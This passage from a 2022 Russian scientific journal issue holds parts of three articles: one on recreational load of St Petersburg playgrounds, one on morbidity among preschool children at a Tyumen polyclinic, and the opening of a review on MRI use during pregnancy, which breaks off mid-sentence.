


Рисунок 14. Степень рекреационной освоенности детских площадок, площадь/человека, м² (серым цветом отмечены не востребуемые объекты на основании анализа количества пользователей)

Анализируя полученные данные (Рисунок 14) в сравнении с существующей нагрузкой (Рисунок 8), очевидно, прослеживается постоянная величина рекреационной нагрузки и определена площадь комфортной нагрузки. Для детских площадок составляет от 23-46 м², для спортивных площадок от 14 до 36 м², для зон тихого отдыха от 12-21 м².

Рекреационная емкость, применяемая при оценке лесного хозяйства, указывает на наибольшее количество пользователей, способных получить комфортные условия для отдыха без негативного воздействия на окружающую среду. Городская среда имеет ряд дополнительных негативных факторов, влияющих на зеленые насаждения, и требует более детального и конкретного подхода к оценке.

Социологическое исследование

Опрос проводился днем в июне 2021 года, в фокус группу входили жители, проживающие на исследуемой территории в возрасте от 20 лет, общее количество респондентов – 100 человек.

В целом жители довольны озеленением, безопасностью и комфортом. Низкий результат оценки показали зоны тихого отдыха и оценка микроклиматических факторов. Наибольшая потребность жителей оказалась в создании зон для выгула и дрессировки собак, а также в увеличении объема

ухода за зелеными насаждениями. Больше половины опрошенных готовы рассмотреть возможность занятия спортом на территории района, а 65% опрошенных высказались о повышении мотивации в случае создания комфортной и современной площадки рядом с домом.

Выводы

В ходе анализа посещаемости были определены наиболее востребованные рекреационные зоны, расположенные на изучаемой территории и на основании проведенного анализа можно сформировать основные критерии, влияющие на рекреационную привлекательность внутриквартальных площадок.

Основные критерии востребованных зон: сбалансированный силуэт насаждений, наличие связи с другим объектами рекреации (не более 50м), периметральной или открытой групповой жилой застройкой, площадь внутридворовой территории более 6500м², большое количество рекреационных сценариев (действий), продолжительный благоприятный период инсоляции, отсутствие бытового и хозяйственного шума, баланс открытых и закрытых пространств, наличие визуальных связей разной длины (визуальные связи достигаются через сбалансированный силуэт насаждений) и динамической нагрузки с окружающей внутридворовой территорией.

Положительные результаты социального опроса не гарантируют стабильную эксплуатацию объектов и равномерное размещение посетителей на существующих рекреационных зонах. Социальный опрос можно использовать в комплексе с фиксацией количества посетителей.

Деградация и проплешины напочвенного покрова связаны с использованием (в особенности детьми) всей рекреационной зоны и невозможность осознанного перемещения между площадками в силу возраста, а также включение окружающего пространства в сценарий детской рекреации. Решением этой проблемы может стать реконструкция, проведенная с учетом полученных данных.

Литература:

1. А. В. Бирюкова, «Рекреационная деятельность как социальный процесс», *Известия РГПУ им. А. И. Герцена*, т. №79, 2008.
2. С. В. Вишнякова и Т. И. Фролова, Рекреационный потенциал зеленых зон, Екатеринбург: РИО УГЛТУ, 2020. Fd
3. Росстандарт ГОСТ Р 52169-2012 Оборудование и покрытия детских игровых площадок. Безопасность конструкции и методы испытаний. Общие требования: официальное издание М.: Стандартинформ, 2014.
4. Приказ Минстроя России от 29.12.2021 N 1042/пр "Об утверждении методических рекомендаций по разработке норм и правил по благоустройству территорий муниципальных образований".
5. О зеленых насаждениях общего пользования (с изменениями на 24 декабря 2021 года), 2007: Вестник Законодательного собрания Санкт-Петербурга, N 32, 22.10.2007, Информационный бюллетень Администрации Санкт-Петербурга, N 43, 29.10.2007
6. Buro Happold Engineering, OPDC Post Occupancy Evaluation. Draft Planning Policy & Data Collection Platform Specification, London, 2018.
7. <https://www.autodesk.com/products/autocad/> , 2021
8. «Портал "Наш Петербург",» [В Интернете]. Available: <https://gorod.gov.spb.ru>. [Дата обращения: 2021].
9. И. А. Котляр (Корепанова) и М. В. Соколова, «Привлекательность детской уличной площадки. Опыт эмпирического исследования.», *Психологическая наука и образование*, т. Т.19. No 4, 2014.
10. Ильичев, В. А. Реконструкция урбанизированных территорий на принципах симбиоза градостроительных систем и их природного окружения / В. А. Ильичев, В. И. Колчунов, Н. В. Бакаева // *Промышленное и гражданское строительство*. – 2018

References:

1. A.V. Biryukova, "Recreational activity as a social process," *Izvestiya RSPU named after A. I. Herzen*, vol. No. 79, 2008.
2. S. V. Vishnyakov and T. I. Frolov, *Recreational potential of green zones*, Yekaterinburg: RIO UGLTU, 2020. Fd
3. Rosstandart GOST R 52169-2012 Equipment and covering children's playgrounds. Design safety and test methods. General requirements: official publication M.: Standartinform, 2014.

4. Order of the Ministry of Construction of the Russian Federation dated 29.12.2021 N 1042/pr "On approval of methodological recommendations for the development of norms and rules for the improvement of municipal territories".
5. On Public Green spaces (as amended on December 24, 2021), 2007: Bulletin of the Legislative Assembly of St. Petersburg, No. 32, 10/22/2007, Newsletter of the Administration of St. Petersburg, No. 43, 10/29/2007
6. Buro Happold Engineering, OPDC Post Occupancy Evaluation. Draft Planning Policy & Data Collection Platform Specification, London, 2018.
7. <https://www.autodesk.com/products/autocad/> , 2021
8. "The portal "Our Petersburg","[On The Internet]. Available: <https://gorod.gov.spb.ru>. [Accessed: 2021].
9. I. A. Kotlyar (Korepanova) and M. V. Sokolova, "The attractiveness of a children's outdoor playground. Empirical research experience.," Psychological Science and Education, vol. 19. No. 4, 2014.
10. Ilyichev, V. A. Reconstruction of urbanized territories on the principles of symbiosis of urban planning systems and their natural environment / V. A. Ilyichev, V. I. Kolchunov, N. V. Bakaeva // Industrial and civil construction. – 2018

© Крюковский А.С., Кудряшова А.М. Научный сетевой журнал «Столыпинский вестник» № 4/2022.

Для цитирования: Крюковский А.С., Кудряшова А.М. АНАЛИЗ РЕКРЕАЦИОННОЙ НАГРУЗКИ ДЕТСКИХ ПЛОЩАДОК НА ПРИМЕРЕ ЖИЛОГО КВАРТАЛА РАСПОЛОЖЕННОГО В ПРИМОРСКОМ РАЙОНЕ ГОРОДА САНКТ-ПЕТЕРБУРГА // Научный сетевой журнал «Столыпинский вестник» №4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 614.1

**АНАЛИЗ ЗАБОЛЕВАЕМОСТИ ДЕТЕЙ, ПОСЕЩАЮЩИХ ДДУ,
НА БАЗЕ ГАУЗ ТО «ГОРОДСКАЯ ПОЛИКЛИНИКА №3» ГОРОДА
ТЮМЕНИ, ПЕДИАТРИЧЕСКОЕ ОТДЕЛЕНИЕ**

ANALYSIS OF THE MORBIDITY OF CHILDREN ATTENDING DDU
ON THE BASIS OF THE STATE MEDICAL INSTITUTION "CITY
POLYCLINIC NO. 3" OF THE CITY OF TYUMEN, PEDIATRIC
DEPARTMENT

Казангапов Эльдар Берикович, врач-педиатр, ФГБОУ ВО
«Тюменский государственный медицинский университет»

Kazangapov Eldar Berikovich, pediatrician, Tyumen State Medical University

Аннотация: Актуальность исследования заключается в том, что объективно отразить степень утраты здоровья детского населения позволяют показатели заболеваемости (первичная и общая, соматическая и инфекционная), а ее структура дает возможность определить приоритеты профилактики при организации обслуживания в организациях, осуществляющих медицинскую деятельность. В статье рассмотрено состояние заболеваемости детей, посещающих детские дошкольные учреждения с 2018 по 2020 год, дана характеристика исследуемого

педиатрического участка города Тюмени, отражена динамика заболеваемости организованных детей с инфекционной и соматической патологией, что позволяет специалистам здравоохранения акцентировать внимание на рост актуальности конкретных классов заболеваний. Выбор тематики НИР продиктован заинтересованностью в предупреждении патологических процессов и состояний на начальных стадиях развития, в период дошкольного возраста.

Abstract: The relevance of the study lies in the fact that the indicators of morbidity (primary and general, somatic and infectious) allow to objectively assess the degree of loss of health of the child population, and its structure makes it possible to determine the priorities of prevention in the organization of services in organizations engaged in medical activities. The article examines the state of morbidity of children attending preschool institutions from 2018 to 2020, characterizes the studied pediatric section of the city of Tyumen, reflects the dynamics of morbidity of organized children with infectious and somatic pathology, which allows healthcare professionals to focus on the growing relevance of specific classes of diseases. The choice of research topics is dictated by the interest in the prevention of pathological processes and conditions at the initial stages of

development, during preschool age.

Ключевые слова: заболеваемость, организованные дети, анализ работы поликлиники, инфекционная заболеваемость.

Key words: morbidity, organized children, analysis of the work of the polyclinic, infectious morbidity.

Состояние здоровья детей является одним из достоверных и показательных критериев качества жизни населения в целом. В течение последних лет отмечаются неблагоприятные сдвиги в состоянии здоровья детей дошкольного возраста, характеризующиеся ростом распространенности

функциональных расстройств и хронических болезней, изменением структуры выявляемых нарушений здоровья. [2,3]

В соответствии с этим, в этой работе были поставлены следующие цели и задачи:

Целью данной работы является изучение распространенности заболеваний по данным профилактических осмотров детей дошкольного возраста в амбулаторно-поликлиническом звене.

Задачи исследования:

1. Изучить общие сведения о педиатрическом отделении ГАУЗ ТО «Городская поликлиника №3».
2. Проанализировать динамику и структуру заболеваемости детей, посещающих ДООУ за период с 2018 по 2020 гг.
3. Разработать приоритетные направления работы специалистов здравоохранения с учетом динамики и структуры заболеваемости детей дошкольного возраста.

Объектом исследования является здоровье детского организованного населения.

Предмет исследования – показатели, характеризующие состояние здоровья организованного детского населения с 2018 по 2020 гг.

Материалы и методы исследования: проведено изучение состояния здоровья детей дошкольного возраста, находившихся под наблюдением на базе педиатрического отделения ГАУЗ ТО «Городская поликлиника №3» (г. Тюмень, ул. Ямская, д.96). Заболеваемость детей изучали по данным профилактических осмотров, а также путем анализа статических данных педиатрического отделения. (паспорт педиатрического участка, ф.026, годовые отчеты врачей инфекционного кабинета, кабинета оказания неотложной помощи, журнал учета экстренных извещений, отчеты отдела медицинской статистики).

В НИР представлена описательная часть, посвященная организационным и структурным вопросам педиатрического отделения ГАУЗ ТО «Городская поликлиника №3» и расчетно-аналитическая часть, включающая в себя анализ заболеваемости детей дошкольного возраста.

Описание педиатрического участка №7

Численность детей на участке составила 879 детей, детей до 1 года – 66, дети от 1 года до 3 лет – 148, дети от 4 до 7 лет - 184, школьники и подростки – 481.

Удельный вес детей до 1 года = $66 / 879 * 100 = 7 \%$

Удельный вес детей от 1 г до 3 лет = $148 / 879 * 100 = 17 \%$

Удельный вес детей от 4 до 7 лет = $184 / 879 * 100 = 21 \%$

Удельный вес школьников и подр. = $481 / 879 * 100 = 55 \%$

Таким образом, возрастная структура детского населения педиатрического участка представлена на рисунке 1.




Рисунок 1 - Возрастная структура детского населения на педиатрическом участке №7

Количество детей дошкольного возраста составила 395 ребенка, что составляет 45 %. ($7\% + 17\% + 21\%$) от общего количества детей на педиатрическом участке, среди них количество организованных детей составило 265 детей, неорганизованных 130 детей, таким образом:

Уд. вес организованных детей = $265 / 395 * 100 = 67\%$

Уд. вес неорганизованных детей = $130 / 395 * 100 = 33\%$

Рассмотрим структуру и динамику неинфекционной заболеваемости детей, посещающих ДДУ. Данные за 2020 год представлены на рисунке 2.

В структуре заболеваемости дошкольников на основании данных за 2020 год лидирует патология нервной системы (26,6%), на втором месте – патология опорно-двигательного аппарата (23,8%), на третьем месте – патология зрительного анализатора (15,8%).




Рисунок 2 - Структура заболеваемости детей, посещающих ДДУ за 2020 год. (%)

Если говорить о динамике заболеваемости лидирующих нозологических единиц за период с 2018, 2019 и 2020 год мы отмечаем рост заболеваемости детей с патологией нервной системы и зрительного анализатора, однако уровень заболеваемости патологией опорно-двигательного аппарата к 2020 году ниже (23,8%), чем в 2019 (37,1%) и 2018 году (37,8%). Это подтверждают данные из круговой диаграммы за период 2018-2019 гг на рисунке 3 и 4.




Рисунок 3 - Структура заболеваемости детей, посещающих ДДУ за 2019 год. (%)




Рисунок 4 - Структура заболеваемости детей, посещающих ДДУ за 2018 год. (%)

На основании рассмотренных диаграмм к 2020 г также отмечается тенденция к повышению заболеваемости по хирургическим заболеваниям, что можно связать с трудностью диагностики (неправильной интерпретацией симптомов) и латентным течением большинства хирургических заболеваний.

Не меньшую актуальность в структуре заболеваемости детского населения занимают заболевания ЛОР-органов, поскольку они занимали конкурирующее положение с патологией зрительного анализатора в период

2018-2019 гг., а к 2020 году сохранили достаточно высокий уровень регистрации, несколько уступая заболеваниями органов зрения.

На основании данных диаграммы в период с 2018 по 2020 год, лидирующие позиции в структуре групп здоровья «организованных» детей занимает II группа здоровья (76,5%), на втором месте – I группа здоровья (16,6 %), на третьем – III группа здоровья. (6,2%)

Отмечается некоторое увеличение уровня регистрации детей с II группой здоровья к 2020 году, относительно стабилен уровень регистрации детей с I группой здоровья и наблюдается некоторое уменьшение регистрации детей с III группой здоровья.

Дети с субкомпенсацией и декомпенсацией хронических заболеваний не выявлены.

Подводя итог анализа заболеваемости соматической патологии, стабильно высоким остается уровень заболеваемости по патологии зрительного анализатора, опорно-двигательного аппарата, ЛОР – органов, растет уровень заболеваемости хирургической патологией.

Если рассматривать структуру и динамику инфекционной заболеваемости, относительно высок и стабилен уровень заболеваемости инфекций, передающихся аэрогенным и орально-фекальными механизмами передачи.

На основании результатов профилактических осмотров с 2018 года по 2020 года, процент выявления детей с II группой занимает I ранговое место и находится на стабильном уровне, равномерно распределен процент выявления детей с I группой здоровья, отмечается небольшое снижение процента выявления детей с III группой здоровья.

На основании анализа возрастной структуры педиатрического участка №7 и по педиатрическому отделению значительна доля детей дошкольного возраста, среди них преобладает организованное детское население.

По результатам анализа заболеваемости отмечается планомерное снижение уровня общей заболеваемости с 2018 по 2020 год, но уровень первичной заболеваемости равномерен, учитывая тенденцию к снижению в 2020 году.

Высок удельный вес в структуре заболеваемости по заболеваниям зрительного анализатора, опорно-двигательного аппарата и ЛОР органов. Сохраняется закономерность преобладания в структуре инфекционной заболеваемости инфекций, передающихся аэрозольным и фекально-оральным механизмами передачи. Результаты комплексной оценки здоровья детей утвердили высокую частоту выявления детей со II и I группой здоровья.

Приоритетными направлениями работы в снижении заболеваемости на основании полученных данных принадлежит не только участковой службе педиатров, офтальмологам, ортопедам, оториноларингологам, инфекционистам, но и сотрудникам ДДУ и родителям, прежде всего, в вопросах первичной профилактики детей в нозологиях, занимающих лидирующие позиции в структуре заболеваемости детей, посещающих ДДУ, для руководителей ДДУ – разработка и реализация здоровьесберегающих технологий в образовательном процессе

Список использованной литературы

1. Абрамова, Е.В., Семенова Е.В., Ашихмина Е.П., Храмова Е.Б. Методические указания по подготовке и защите научно-исследовательской работы. / Учебно-методические рекомендации для студентов педиатрического факультета. – Тюмень, 2018. – 63с.
2. Попова Т.В, Жуковская Е.В., Киреева Г.Н. Некоторые аспекты состояния здоровья детей Челябинской области по данным работы выездной консультативной поликлиники // Медицинская наука и образование Урала. 2011. Т. 12 №3-2, С. 35-36

3. Соков С.Л., Пляскина И.В. Центральный регион России: состояние здоровья детей и подростков // Вестник Российского университета Дружбы народов. 2009. №1. С.112-114.
4. Г.Я. Захарова, Е.В. Абрамова, Е.Б. Храмова, Е.В. Горбунова, Т.Н. Катышева. Профилактическая работа на педиатрическом участке. Учебно-методическое пособие для студентов V-VI курсов педиатрического факультета. / Тюмень: ООО «Печатник», 2010. – 136 с.
5. Е.В. Абрамова, Е.В. Попова, Е.Б. Храмова, Ашихмина Е.П. Учебно-методическое пособие по подготовке и защите научноисследовательской работы. / Учебно-методическое пособие для студентов, обучающихся по специальности 31.05.02 «Педиатрия» – Тюмень, 2018. – 52 с.
6. Холматова К. К., Харькова О. А., Гржибовский А. М. Классификация научных исследований в здравоохранении // Экология человека. 2016. № 1. С. 57–64.

List of used literature

1. Abramova, E.V., Semenova E.V., Ashikhmina E.P. , Khramova E.B. Methodological guidelines for the preparation and protection of research work. / Educational and methodological recommendations for students of the pediatric faculty. – Tyumen, 2018. – 63s.
2. Popova T.V., Zhukovskaya E.V., Kireeva G.N. Some aspects of the health status of children of the Chelyabinsk region according to the work of the field advisory polyclinic // Medical science and education of the Urals. 2011. Vol. 12 No.3-2 , pp. 35-36
3. Sokov S.L., Plyaskina I.V. Central region of Russia: the state of health of children and adolescents // Bulletin of the Peoples' Friendship University of Russia. 2009. No. 1. pp.112-114.
4. G.Ya. Zakharova, E.V. Abramova, E.B. Khramova, E.V. Gorbunova, T.N. Katysheva. Preventive work at the pediatric site. Educational and methodical

manual for students of the V-VI courses of the pediatric faculty. / Tyumen: LLC "Printer", 2010. – 136 p.

5. E.V. Abramova, E.V. Popova, E.B. Khramova, Ashikhmina E.P. Educational and methodological manual for the preparation and protection of scientific research work. / Educational and methodical manual for students studying in the specialty 31.05.02 "Pediatrics" – Tyumen, 2018. – 52 p.
6. Kholmatova K. K., Kharkov O. A., Grzhibovsky A.M. Classification of scientific research in healthcare // Human ecology. 2016. No. 1. pp. 57-64.

© Казангапов Э.Б., 2022 Научный сетевой журнал «Столыпинский вестник» №4/2022

Для цитирования: Казангапов Э.Б. АНАЛИЗ ЗАБОЛЕВАЕМОСТИ ДЕТЕЙ, ПОСЕЩАЮЩИХ ДДУ, НА БАЗЕ ГАУЗ ТО «ГОРОДСКАЯ ПОЛИКЛИНИКА №3» ГОРОДА ТЮМЕНИ, ПЕДИАТРИЧЕСКОЕ ОТДЕЛЕНИЕ// Научный сетевой журнал «Столыпинский вестник» №4/2022



Столыпинский
вестник

Научная статья

Original article

УДК 618.2-06: 613.648.4

**ПРИМЕНЕНИЕ МЕТОДА МАГНИТНО-РЕЗОНАНСНОЙ
ТОМОГРАФИИ ВО ВРЕМЯ БЕРЕМЕННОСТИ**
APPLICATION OF THE METHOD OF MAGNETIC-RESONANCE
IMAGING DURING PREGNANCY

Шираева Анжела Хаджимурадовна, Студент 5 курс, педиатрический факультет, Ростовский государственный медицинский университет, Россия, г. Ростов-на-Дону

Свирава Александра Мерабовна, Студент 5 курс, педиатрический факультет Ростовский государственный медицинский университет, Россия, г. Ростов-на-Дону

Shiraeva A.Kh., Rostov State Medical University of the Ministry of Health of the Russian Federation, Rostov-on-Don

Svirava A.M., Rostov State Medical University of the Ministry of Health of the Russian Federation, Rostov-on-Don

Аннотация: В данной статье подробно рассмотрены возможности применения метода диагностической визуализации - магнитно-резонансной томографии (МРТ) во время беременности. МРТ является полезным инструментом для оценки многочисленных акушерских и не акушерских

патологических состояний во время беременности, поскольку она имеет отличное пространственное и контрастное разрешение, не использует ионизирующего излучения и наименее чувствительная к влиянию человеческого фактора. Наиболее частым показанием к МРТ во время беременности является выявленная при УЗИ патология, требующая уточнения характера изменений. К сожалению, маловодие, ожирение или рубцовые изменения передней брюшной стенки беременной, «беспокойное» положение плода при осмотре и др. может вызвать проблемы при проведении УЗИ. Использование МРТ, как это предлагается в рекомендациях, разработанных Американским конгрессом акушеров и гинекологов (ACOG), рекомендуется при неясных результатах ультразвукового исследования, так как это может повысить точность диагностики. Однако его использование во время беременности вызывает ряд медицинских, этических и юридических вопросов. Фактически, на сегодняшний день нет исследований на людях, которые выявили бы какие-либо негативные последствия для плода после воздействия МРТ без контрастного вещества в течение любого триместра беременности.

Annotation: This article discusses in detail the possibilities of using the method of diagnostic imaging - magnetic resonance imaging (MRI) during pregnancy. MRI is a useful tool for assessing numerous obstetric and non-obstetric pathological conditions during pregnancy because it has excellent spatial and contrast resolution, does not use ionizing radiation, and is the least sensitive to human factors. The most common indication for MRI during pregnancy is a pathology detected by ultrasound, which requires clarification of the nature of the changes. Unfortunately, oligohydramnios, obesity or cicatricial changes in the anterior abdominal wall of a pregnant woman, the “restless” position of the fetus during examination, etc., can cause problems during ultrasound. The use of MRI, as suggested by the American Congress of Obstetricians and Gynecologists (ACOG) guidelines, is recommended when ultrasound findings are unclear, as it may improve

diagnostic accuracy. However, its use during pregnancy raises a number of medical, ethical and legal issues. In fact, there are no human studies to date that have identified any adverse effects on the fetus after exposure to MRI without contrast agent during any trimester of pregnancy.

Ключевые слова: беременность, МРТ плода, магнитно-резонансная томография, диагностика, акушерские патологии

Keywords: pregnancy, fetal MRI, magnetic resonance imaging, diagnostics, obstetric pathology

Актуальность: Магнитно-резонансная томография (МРТ) предлагает отличное пространственное и контрастное разрешение для диагностики широкого спектра патологий, не подвергая пациентов воздействию ионизирующего излучения. МРТ обычно используется у беременных женщин для диагностики при острой боли в животе и тазу, для определения плацентарных аномалий, а также неврологических или фетальных аномалий в том числе новообразований. В частности, использование МРТ, как это также предлагается Американским конгрессом акушеров и гинекологов (ACOG), как дополнительный метод исследования при неясных результатах ультразвукового исследования, так как это может повысить точность диагностики, особенно в случаях задней локализации плаценты или аномально инвазивной плаценты (AIP) [1,2]. Однако на сегодняшний день наши знания о безопасности МРТ во время беременности по-прежнему ограничены, что вызывает опасения по поводу возможных негативных последствий как для матери, так и для здоровья. плода.

Введение: Магнитно-резонансная томография (МРТ) — это методика исследования, которая базируется на физическом явлении магнитного резонанса. Преимуществом метода является отсутствие ионизирующего излучения, высокая чувствительность и специфичность к мягким тканям. В тканях и органах пациента присутствуют ядра атомов водорода,

откликающиеся на сочетание постоянного магнитного поля и электромагнитных волн, источником которых является специальный сканер аппарата МРТ. Эти отклики фиксируются и упорядочиваются, позволяя реконструировать качественное четкое изображение внутренних анатомических структур. Магнитные и компьютерные датчики работают вокруг больного, создавая электромагнитное поле высокой частоты: от 1,5 до 3 Тесла (Т), в зависимости от модели [3,4]. Несмотря на безопасность ввиду отсутствия ионизирующего излучения для плода [5], необходимо учитывать возможный риск даже от умеренного радиочастотного, температурного и/или акустического воздействия на плод. В зависимости от технических характеристик МРТ, продолжительности МР-исследования и срока гестации, а также с учетом неизвестного долгосрочного влияния других факторов риска, врачам-рентгенологам в пренатальной МР-практике следует обоснованно соотносить возможные риски и предполагаемые преимущества при планировании МР-исследования у беременных на магнитно-резонансных томографах с высокими значениями показателя магнитного поля

Цель: Рассмотрение особенностей применения метода магнитно-резонансной томографии во время беременности с целью выявления патологии матери и/или плода.

Материалы и методы: обзор актуальных научных статей по теме исследования за последние 5 лет.

Результаты исследования: При проведении МРТ используется три типа магнитных полей: статическое магнитное поле, изменяющиеся во времени градиенты магнитного поля и радиочастотные импульсы. Статическое магнитное поле может влиять на миграцию, пролиферацию и дифференцировку клеток, особенно в течение первого триместра, когда происходит органогенез, оказывая, таким образом, тератогенный эффект. Однако об этом сообщалось только в нескольких исследованиях, проведенных на животных, в то время как многие исследования, проведенные на людях, не

показали какого-либо тератогенного эффекта после внутриутробного воздействия МРТ [6]. Изменяющиеся во времени градиенты магнитного поля ответственны за производство акустического шума. Ухо плода завершает свое развитие к 24 неделям беременности, и после этого периода слух плода может быть поврежден шумом. Американская академия педиатрии считает 90 дБ пределом, выше которого ухо плода может получить необратимое повреждение. Было зарегистрировано, что максимальный шум, производимый МРТ, достигает 120 дБ, а также то, что тело матери заглушает около 30 дБ. Таким образом, предел в 90 дБ может быть достигнут и превышен во время МРТ-обследования, что приведет к повреждению слуха плода [6]. На данный момент в литературе не сообщалось о случаях повреждения слуха плода в результате МРТ во время беременности [7]. Радиочастотные импульсы способны оказать тепловое воздействие на ткани организма. Единицей, которая используется для количественной оценки этого выделения энергии, является удельная скорость поглощения (SAR), выраженная в ваттах на килограмм (Вт/кг). Система терморегуляции плода находится в тесной связи с материнской системой, и повышение температуры матери может вызвать тепловые аномалии плода [8]. Согласно рекомендациям Американского колледжа радиологии (ACR) и ACOG, МРТ, проводимая с помощью томографа 